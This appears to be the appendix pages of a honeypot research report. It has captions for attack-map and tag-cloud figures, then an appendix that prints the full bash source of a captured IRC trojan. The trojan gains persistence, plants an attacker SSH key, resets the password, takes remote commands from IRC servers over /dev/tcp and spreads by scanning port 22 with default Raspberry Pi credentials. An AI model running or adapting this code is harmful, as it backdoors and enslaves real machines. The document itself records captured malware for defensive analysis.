


Figure 3 username Tag Cloud




Figure 4 Password Tag Cloud

Appendix E – Cowrie Specific Graphs / Malware

Figure 1 Attacks by Country Histogram






Figure 2 Attacks by Country of origin



Appendix F – ConPot Specific Graphs

Figure 1 Attack Map



Appendix G – Heralding Specific Graphs

Figure 1 Attacker Source IP Reputation





Figure 2 attacks by country and port.

Appendix H – Citrix Honeypot Specific Graphs

Figure 1 Attack Map



Appendix I – IRC Trojan

```
C0755 4745 qqNigZMc
#!/bin/bash

MYSELF=`realpath $0`
DEBUG=/dev/null
echo $MYSELF >> $DEBUG

if [ "$EUID" -ne 0 ]
then
        NEWMYSELF=`mktemp -u 'XXXXXXXX'`
        sudo cp $MYSELF /opt/$NEWMYSELF
        sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
        sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"
        sudo sh -c "echo 'exit 0' >> /etc/rc.local"
        sleep 1
        sudo reboot
else
TMP1=`mktemp`
echo $TMP1 >> $DEBUG

killall bins.sh
killall minerd
killall node
killall nodejs
killall ktx-armv4l
killall ktx-i586
killall ktx-m68k
killall ktx-mips
killall ktx-mipsel
killall ktx-powerpc
killall ktx-sh4
killall ktx-sparc
killall arm5
killall zmap
killall kaiten
killall perl

echo "127.0.0.1 bins.deutschland-zahlung.eu" >> /etc/hosts
rm -rf /root/.bashrc
rm -rf /home/pi/.bashrc

usermod -p \$6\$vGkGPKUr\$heqvOhUzvbQ66Nb0JGCijh/81sG1WACcZgzPn8A0Wn58hHXWqy5yOgTlYJEbOjhkHD0MRsAkfJgj

mkdir -p /root/.ssh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCl0kIN33IJISlufmqpqg54D6s4J0L7XV2kep0rNzgY1S1IdE8HDef7z1ipB

echo "nameserver 8.8.8.8" >> /etc/resolv.conf
rm -rf /tmp/ktx*
rm -rf /tmp/cpuminer-multi
rm -rf /var/tmp/kaiten

cat > /tmp/public.pem <<EOFMARKER
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/ihTe2DLmG9huBi9DsCJ90MJs
glv7y530TWw2UqNtKjPPA1QXvNsWdiLpTzyvk8mv6ObWBF8hHzvyhJGCadl0v3HW
rXneU1DK+7iLRnkI4PRYYbdfwp92nRza00JUR7P4pghG5SnRK+R/579vliy+1oAF
WRq+Z8HYMvPlgSRA3wIDAQAB
-----END PUBLIC KEY-----
EOFMARKER

BOT=`mktemp -u 'XXXXXXXX'`

cat > /tmp/$BOT <<'EOFMARKER'
#!/bin/bash
```

```
SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`
NICK=a${SYS:24}
while [ true ]; do

	arr[0]="ix1.undernet.org"
	arr[1]="ix2.undernet.org"
	arr[2]="Ashburn.Va.Us.UnderNet.org"
	arr[3]="Bucharest.RO.EU.Undernet.Org"
	arr[4]="Budapest.HU.EU.UnderNet.org"
	arr[5]="Chicago.IL.US.Undernet.org"
	rand=$[$RANDOM % 6]
	svr=${arr[$rand]}

	eval 'exec 3<>/dev/tcp/$svr/6667;'
	if [[ ! "$?" -eq 0 ]] ; then
		continue
	fi

	echo $NICK

	eval 'printf "NICK $NICK\r\n" >&3;'
	if [[ ! "$?" -eq 0 ]] ; then
		continue
	fi
	eval 'printf "USER user 8 * :IRC hi\r\n" >&3;'
	if [[ ! "$?" -eq 0 ]] ; then
		continue
	fi

	# Main loop
	while [ true ]; do
		eval "read msg_in <&3;"

		if [[ ! "$?" -eq 0 ]] ; then
			break
		fi

		if  [[ "$msg_in" =~ "PING" ]] ; then
			printf "PONG %s\n" "${msg_in:5}";
			eval 'printf "PONG %s\r\n" "${msg_in:5}" >&3;'
			if [[ ! "$?" -eq 0 ]] ; then
				break
			fi
			sleep 1
			eval 'printf "JOIN #biret\r\n" >&3;'
			if [[ ! "$?" -eq 0 ]] ; then
				break
			fi
		elif [[ "$msg_in" =~ "PRIVMSG" ]] ; then
			privmsg_h=$(echo $msg_in| cut -d':' -f 3)
			privmsg_data=$(echo $msg_in| cut -d':' -f 4)
			privmsg_nick=$(echo $msg_in| cut -d':' -f 2 | cut -d'!' -f 1)

			hash=`echo $privmsg_data | base64 -d -i | md5sum | awk -F' ' '{print $1}'`
			sign=`echo $privmsg_h | base64 -d -i | openssl rsautl -verify -inkey /tmp/public.pem -pubin`

			if [[ "$sign" == "$hash" ]] ; then
				CMD=`echo $privmsg_data | base64 -d -i`
				RES=`bash -c "$CMD" | base64 -w 0`
				eval 'printf "PRIVMSG $privmsg_nick :$RES\r\n" >&3;'
				if [[ ! "$?" -eq 0 ]] ; then
					break
				fi
```

```
                fi
            fi
        done
done
EOFMARKER

chmod +x /tmp/$BOT
nohup /tmp/$BOT 2>&1 > /tmp/bot.log &
rm /tmp/nohup.log -rf
rm -rf nohup.out
sleep 3
rm -rf /tmp/$BOT

NAME=`mktemp -u 'XXXXXXXX'`

date > /tmp/.s

apt-get update -y --force-yes
apt-get install zmap sshpass -y --force-yes

while [ true ]; do
    FILE=`mktemp`
    zmap -p 22 -o $FILE -n 100000
    killall ssh scp
    for IP in `cat $FILE`
    do
        sshpass -praspberry scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentications=password
        sshpass -praspberryraspberry993311 scp -o ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o PreferredAuthentic
    done
    rm -rf $FILE
    sleep 10
done

fi
```